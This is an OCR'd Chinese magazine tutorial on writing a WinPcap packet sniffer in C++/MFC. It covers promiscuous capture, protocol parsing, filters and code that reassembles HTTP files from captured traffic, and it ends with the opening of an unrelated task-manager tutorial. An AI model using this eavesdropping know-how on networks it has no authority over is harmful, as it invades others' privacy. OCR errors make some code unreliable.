


图7

该功能模块主要从事与用户的交互功能，在收到"接收数据包"消息后，该模块根据消息函数的参数在文档中找到相关的缓冲区，从其中获得数据包的内存映象并解析，首先获得其中的物理地址、IP 地址、端口号等信息，并智能分析协议类型，最后把这些信息输出到列表框中。当用户单击该列表项的时候，CListView以该数据包的内存地址为参数向CTreeView和CDialogView（对应下部的数据显示区）分别发送消息，通知他们解析该数据包内容，并在屏幕上显示，（这里由于代码比较简单，而且多是在微软的MFC 架构基础上添加的，阅读相对简单，就不做具体分析了，读者朋友自己看吧）。

下面是数据传输模块，数据传输模块主要负责在其它两个模块之间的数据中转，为什么要增设这个模块呢？因为抓取数据包后对数据包的处理过程应该尽量简略，以避免丢包现象，所以，与用户界面通讯的任务就交给这个模块完成。首先还是工作流程，如图8 所示。

这个功能模块主要是负责数据抓取线程和用户界面线程之间的通讯，在确保抓取线程运行的基础上，顺次

检验缓冲区数组中各个缓冲区是否已经抓取线程填充数据包内容，如果已经填充完毕，则通知用户界面解析该数据包，以2000个数据包为界限，每到2000个数据包，抓取程序自动停止等待，用户界面处理完毕再继续抓取，这其中的同步功能也由这个模块完成。配上一些代码说明：




图8

```
    boo IfThread2Start=false;
    Parament *P=NULL;// 以上是两个全局变量，用来在两个线程之间同步和线程参数的传递
    static int Schedule=0;// 这个变量用来表示当前传递的数据在数组中的位置
    UINT TransmitThreadFunc(LPVOID PParament)
    {
        while(!IfThread2Start)// 等待数据捕获线程开启
        {
                Sleep(40);
        }
        while(P!=NULL&&P->Stop==false)// 首先检验参数，是否结束该线程或者暂停工作？
        {
        while(P!=NULL&&P->Pause)
        {
                Sleep(100);
                if(P!=NULL&&P->Stop)
                {
                        return(0);
                }
        }
    while(P!=NULL&&P->Buf[Schedule].Valid==false)// 等待数据有效（即等待数据捕获线程写数据）
        {
                Sleep(10);
                if(P!=NULL&&P->Stop)
                {
                        return(0);
                }
        }
    CWnd * PWnd=(CWnd *)PParament;
    P->Buf[Schedule].Valid=false;// 标识该数据已经被取走
    PWnd->SendMessage(WM_ADDLISTENTY,Schedule);// 发送消息，通知界面重新绘制
        Schedule++;
        if(Schedule==2000)// 同步工作
        {
                        Schedule=0;
                }
        }
        return(0);
    }
```

最后是数据捕获模块，也是最重要的模块，此模块使用Winpcap3.1编写而成，主要负责从网络上捕获数据包，并把数据包拷贝到相关缓冲区里，也先给大家一张流程图，如图9所示。

该模块主要负责在网络上捕获数据包，它的功能相对简单，在完成初始化并且编译Fliter无误后，即开始抓取数据包的循环，抓取到数据包后，即把该数据包整个拷贝到缓冲区数组的相应块中，并表示该块内存数据有效，然后即继续抓取下一个数据包，




图9

其他工作交给另外两个模块完成，下面是代码分析：

```
    void packet_handler(u_char *param, const struct pcap_pkthdr *header, const u_char *pkt_data)// 这个函数是Winpcap抓到数据包后的回调函数
    {
        static int i=0;
        if(P==NULL)// 判断是否退出
        {
                ExitThread(0);
        }
    while(P!=NULL&&P->Pause)// 判断是否为暂停情况
        {
                if(P!=NULL&&P->Stop)// 判断是否停止
                {
                        ExitThread(0);
                }
                Sleep(10);
    }
        if(P!=NULL&&P->Stop) // 判断是否停止
        {
                ExitThread(0);
        }
        memcpy(&(P->Buf[i].header),header,sizeof(pcap_pkthdr));// 拷贝捕获的数据包到相应的缓冲区
        memcpy(P->Buf[i].Buf,pkt_data,header->len);
        P->Buf[i].Valid=true;// 表示数据有效
        i++;
        if(i==2000)// 同步
        {
                while(Schedule!=0)
                {
                        Sleep(100);
                }
                i=0;
        }
    }
    UINT SnifferThreadFunc(LPVOID PParament)// 这个是抓获数据包的主线程
    {
        P=(Parament *)PParament;
        IfThread2Start=true;// 初始化全局变量
        pcap_t *adhandle;
        char ErrBuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fcode;
```

```
        ULONG NetMask;
        CWnd * PWnd=P->PFather;
        if ((adhandle= pcap_open_live(P->Dev->name,65536,
1,1000,ErrBuf)) == NULL)// 打开 Winpcap 句柄
        {
    CString Tmp;
    Tmp.Format("Open Adapter :%s Error!",P->Dev->name);
    MessageBox(NULL,Tmp.GetBuffer(),"Error",
MB_OK|MB_ICONERROR);
    PWnd->SendMessage(WM_WINPCAPWRONG,1);//发送
消息，通知该线程出错
        return -1;
    }
    if(pcap_datalink(adhandle) != DLT_EN10MB)//判断是
否工作在以太网下
        {
    MessageBox(NULL,"This Program only support Ethernet
web!","Error",MB_OK|MB_ICONERROR);
    PWnd->SendMessage(WM_WINPCAPWRONG,2);
        return -1;
        }
        if(P->Dev->addresses != NULL)
        {
    NetMask=((struct sockaddr_in *)(P->Dev->addresses->
netmask))->sin_addr.S_un.S_addr;
        }
        else
        {
                NetMask=0xffffff;
        }
        if (pcap_compile(adhandle, &fcode,P->Fliter, 1,
NetMask) <0 )// 编译过滤器
        {
        CString Err;
        Err.Format("Can't Compile Fliter:%s",P->Fliter);
    MessageBox(NULL,Err,"Error",
MB_OK|MB_ICONERROR);
    PWnd->SendMessage(WM_WINPCAPWRONG,3);
        return -1;
        }
    if (pcap_setfilter(adhandle, &fcode)<0)//设置过滤器
    {
    MessageBox(NULL,"Can't Set Fliter","Error",
MB_OK|MB_ICONERROR);
        PWnd->SendMessage(WM_WINPCAPWRONG,4);
        return -1;
        }
    pcap_loop(adhandle, 0, packet_handler, NULL);//开始
捕获数据包的循环
        return 0;
    }
```

下面是一张三个模块的模块间总体关系图，如图10所示。

下面是具体模块细节功能介绍，首先介绍ListView解析数据包过程：

在收到解析数据包的消息后，该模块首先获得该数据包在缓冲区数组中的位置，并将指针转移到相关位置，解析该数据包的源物理地址和目的物理地址，然后检测该数据包是否是一个IP数据包或者ARP数据包，如果不是，表示其属性为"802.3"，解析停止；如果是ARP数据包，继续解析其中的源IP地址和目的IP地址，并获得有关数据长度的信息，解析至此结束，如果是IP数据包，则需要继续解析，首先分析其IP头中的协议字段，看该数据包是否为ICMP，TCP或者UDP数据包，如果不是以上任意一类，则获取有关数据长度的信息，解析结束；如果是ICMP数据包，则标示该数据包协议类型为ICMP，并获得数据长度信息，并结束解析；如果是TCP或者UDP数据包，则需要进一步解析。针对UDP数据包，则获取其端口信息，并针对端口号进一步判断其协议类型，本程序可以识别的协议类型包括 SNMP、DNS、NETBIOS、BOOTPS和OICQ；识别到这些信息以后，获取剩余数据长度信息，并结束解析。




图10

针对TCP数据包，也需要进行获取端口号的操作，并根据其端口号进一步判断其协议类型，可判断的协议类型包括 HTTP、FTP、NETBIOS、SMTP、 POP、TELNET、SSH、SOCKET代理，程序运行至此，如果不是HTTP，则获取剩余数据长度信息，解析结束，若是HTTP协议，则还需要判断该HTTP协议是否是一个HTTP协议从服务端传送数据的TCP连接的第一个数据包（除去建立连接的数据包），若是，则使用特殊颜色标示该数据包在视图中对应的位置，以便进行还原HTTP传送文件的操作。

接着是TreeView的解析过程，该解析过程和ListView的解析过程基本相同，只不过其解析过程更加详细。其基本解析思想也是自底向上，逐层解析，在此把其解析过程与ListView解析过程的区别具体介绍，雷同之处，不再赘述。首先，在解析ARP协议的时候，根据ARP数据包的结构获得其数据包中的所有内容，并依次转换成树状结构中对应的节点，并在视图区显示，针对TCP、UDP、ICMP的解析也有类似过程，而针对HTTP协议数据段，则是以 "0D 0A"为界限，拆分其中的各条HTTP命令和响应消息，并一次以树节点的形式显示。但是由于TCP协议可能会根据MTU自动拆分长数据包，以致有些HTTP数据包只是完全存放文件内容，并不包含任何HTTP协议控制字段，故在解析之前先要判断该数据包是否含有命令控制信息，再进行解析。

最后是解析数据包内存过程，该过程相对比较简单，在接收到解析数据的消息之后，首先从消息响应函数中获得存放该数据包的内存地址，然后分别得到各个字节存放数据的数值，并把数值输出，然后再把各个字节的数值转换成其对应的ASCII码字符，并把这些字符也输出到界面上。

以上三个过程虽然总体上说比较复杂，但毕竟是基于

MFC架构，可读性较强，故不再分析代码了，大家去工程里自己看吧。接下来介绍设置过滤器过程和重组HTTP数据过程设置。过滤器分成4个子项，协议类型，端口号，物理地址和IP地址，这4个子项过滤器之间是"与"的关系，协议类型设置相对简单，直接根据使用者选中的协议类型设置即可，其他三个子项都有可能存在多条记录，多条记录之间是"或"的关系，首先要检查用户输入的正确性，然后根据用户输入生成新的过滤器字段，并使用"或"运算符把新生成的运算符字段与原有该子项的运算符字段连接，最后在使用"与"运算符把各个子项的运算符字段连接起来，并提交。这个过程也比较简单，故也不给出代码分析了，只需要记住WinPcap的过滤器格式规则，并适当应用"and"，"or"等连接附即可。

重组HTTP数据过程比较复杂。首先，根据过程1中特殊颜色标识的数据包找到包含HTTP数据的第一个数据包，然后获得本HTTP数据文件的长度，并判断该数据包是否包含了本HTTP数据文件的全部数据。如果是，则直接拷贝内存数据并还原该数据，进而使用HTTPDialog打开该数据文件，否则，在缓冲区中寻找其它的数据包内存映像，寻找方法如下：首先根据该数据包的长度和Sequence number判断出对应该数据包的下一个数据包的Sequence number，然后开始在缓冲区数组中寻找与该数据包属于同一TCP连接的数据包，由于可能存在乱序现象，故寻找要兼顾本数据包位置的两侧，找到后，取出该包中的数据，并与已获得数据拼接到一起，比较获得数据的长度和本HTTP数据文件的长度，如果该文件长度大于已获得数据长度，则继续寻找过程，否则成功返回。给出重组数据的代码：

```
char * FindNextPacket(Buffer* First/*链表头部*/,
int CurrentPosition/*当前元素在链表中的位置*/,
int &NextPacketPosition,/*找到数据包中的位置*/
ULONG &LengthInNextPacket/*找到数据包中的数据长度*/)// 这个函数用来寻找一个指定的TCP连接中数据包的下一个数据包
{
tcp_packet *PTcpPacket=(tcp_packet*)(First[CurrentPosition].Buf);
ULONG DataLength=(First[CurrentPosition].header.len-sizeof(ip_packet)-((PTcpPacket->TcpHead.th_lenres)>>2));
ULONG t1,t2,t3;
t1=ntohl(PTcpPacket->TcpHead.th_seq);
t2=t1+DataLength;
t3=htonl(t2);
ULONG NextSequenceNO=t3;//获得下一个Sequence号
USHORT SourcePort=PTcpPacket->TcpHead.th_sport;//获得相应的
USHORT DestPort=PTcpPacket->TcpHead.th_dport;//IP和端口号
ULONG SourceAddr=PTcpPacket->IpPacket.IpHead.source_addr;
ULONG DestAddr=PTcpPacket->IpPacket.IpHead.dest_addr;
int j=0;
for(int i=CurrentPosition+1;i<(100+CurrentPosition>(2000)?2000:CurrentPosition+100)&&j<20;i++)// 向后找20个
{
PTcpPacket=(tcp_packet*)(First[i].Buf);
if(PTcpPacket->IpPacket.EthHead.eh_type==0x8)
{
if(PTcpPacket->IpPacket.IpHead.source_addr==SourceAddr& &PTcpPacket->IpPacket.IpHead.dest_addr==DestAddr)
{
if(PTcpPacket->IpPacket.IpHead.proto==6)
{
if(PTcpPacket->TcpHead.th_sport==SourcePort&&PTcpPacket->TcpHead.th_dport==DestPort)
{
j++;
if(NextSequenceNO==PTcpPacket->TcpHead.th_seq)
{
NextPacketPosition=i;
LengthInNextPacket=First[i].header.len-sizeof(ip_packet)-((PTcpPacket->TcpHead.th_lenres)>>2);
return (((char *)&(PTcpPacket->TcpHead))+((PTcpPacket->TcpHead.th_lenres)>>2));
}
}
}
}
}
}
j=0;
for(i=CurrentPosition-1;i>(CurrentPosition-50>0?(CurrentPosition-50):0)&&j<10;i--)// 向前找10个
{
PTcpPacket=(tcp_packet*)(First[i].Buf);
if(PTcpPacket->IpPacket.EthHead.eh_type==0x8)
{
if(PTcpPacket->IpPacket.IpHead.source_addr==SourceAddr&&PTcpPacket->IpPacket.IpHead.dest_addr==DestAddr)
{
if(PTcpPacket->IpPacket.IpHead.proto==6)
{
if(PTcpPacket->TcpHead.th_sport==SourcePort&&PTcpPacket->TcpHead.th_dport==DestPort)
{
j++;
if(NextSequenceNO==PTcpPacket->TcpHead.th_seq)
{
NextPacketPosition=i;
LengthInNextPacket=First[i].header.len-sizeof(ip_packet)-((PTcpPacket->TcpHead.th_lenres)>>2);
return (((char *)&(PTcpPacket->TcpHead))+((PTcpPacket->TcpHead.th_lenres)>>2));
}
}
}
}
}
}
return NULL;
}
```

小提示：因为TCP在复杂网络上传输很可能存在乱序的现象，所以，需要向前向后都进行搜寻。

```
char * GetData(Buffer* First/*链表头部*/,
char * CurPosition/*该数据包中重组数据的起始位置*/,
ULONG LenthInThisPacket,/*重组数据在该数据包中的长度*/
int CurrentPosition/*当前元素在链表中的位置*/,
ULONG TotalLength/*数据总长度*/)//这个函数的作用是重组整个数据文件
{
ULONG DataGeted=0;
char *RebuildData=new char [TotalLength];
memcpy(RebuildData,CurPosition,LenthInThisPacket);//获得第一个数据包中的数据
DataGeted+=LenthInThisPacket;
int NextPacketPosition=CurrentPosition;
while(DataGeted<TotalLength)//数据还没有完全获得
{
ULONG AddDataLength=0;
char * DataAdd=FindNextPacket(First,NextPacketPosition,
NextPacketPosition,AddDataLength);//找下一个数据包
if(DataAdd!=NULL)
{
if(AddDataLength+DataGeted<=TotalLength)
{
memcpy(RebuildData+DataGeted,DataAdd,AddDataLength);
//拷贝下一个数据包中的数据
    DataGeted+=AddDataLength;
    }
    else
    {
    delete []RebuildData;
          return NULL;
          }
          }
    else
    {
delete []RebuildData;
return NULL;
}
}
return RebuildData;
}
```

测试结果


经测试，本程序可以在以太网上顺利工作，并正确分析以太网上的各种数据包，此外，在重组HTTP文件方面，我们学校的一些校内网站发送的文件，几乎所有都可以成功还原，广域网上的一些网站，类似新浪，搜狐等的还原错误率也较低，而某些网站，尤其是一些与校园网络连接拓扑结构过于复杂或者链路质量较差的网络，因其过高的超时重传率造成大量错误TCP数据包，故而重组失误率较高。此外，测试机器必须安装Winpcap3.1，低版本Winpcap会存在网卡物理地址过滤无法成功编译的现象。

小 结

总而言之，本文写得比较简略，但是台湾著名计算机专家侯杰说过："源代码面前没有秘密！"，源代码放到光盘里了，大家还有什么不明白的自己看代码就行了（顺便说一句，我的开发环境是Windows XP SP2+Visual Studio.net），只要静下心来，相信没什么问题的，有什么问题欢迎大家发信和我讨论，祝大家都能开发出功能强大的为自己量身订做的Sniffer！

适合读者：程序员，编程爱好者
前置知识：C/C++基础

循序渐进 制作任务管理器



文/图 文思乐

Ctrl+Alt+Del这组热键应该是大家很熟悉的，它是常用Windows任务管理器。我们今天就一起来制作一个简单的任务管理器，它可以实现一次结束多个进程，新建进程，刷新进程等功能。

我的方法是：通过Psapi.Dll提供API函数EnumProcesses,EnumProcessModules和GetModuleFileNameEx来实现枚举进程，然后在列表控件显示出来（使用的方法和2005年2期上的《四种方法实现VC枚举当前进程》的第2种方法一样）

先来看看它们的原型：

```
BOOL EnumProecesses(DWORD *lpidProcess,
                    DWORD cb,
DWORD *CBnEEDED);
```

该函数的各参数的定义如下：

```
lpidProcess:存放所以进程ID数组。
cb:lpidProcess数组的大小，一般用sizeof(lpidProcess)函数。
cbNeeded:储存函数返回的字节数，cbNeeded/sizeof(DWORD)即就进程数。
DWORD GetModuleBaseName(
      HANDLE hProcess,
      HMODULE hModule,
```

```
        LPTSR lpBaseName,
        DWORD nSize);
```

该函数的各参数的定义如下:

```
hProcess:指定的进程的ID。
hModule:指定进程对应的模块,可以由EnumProcesModules函数获得。
lpBaseName:用于存放exe程序的名称。
nSize:存放lpBaseName参数的长度。
该函数用于获取产生指定进程的exe程序。
DWORD GetModuleFileNameEx(
        HALDE hProcess,
        HMODULE hModule,
        LPTSTR lpFileName,
        DWORD nSize);
```

该函数的各参数定义如下:

```
hProcess:指定进程ID。
hModule:指定进程对应的模块,可以由EnumPocessModules函数获得。
nSize;存放hModule参数的长度。
```

启动VC++,建立一个"Dialog Base".完成后把初始对话框中静态控件删除,选中"确定",把它修改为"刷新进程"。再增加两个Button分别为"结束任务"和"新建任务"。最后添加一个"list control",选中后回车,修改属性View为Report,如果你只希望你的程序一个一个的结束进程的话,那你就把 Single Slection前打上钩,如图1 所示。

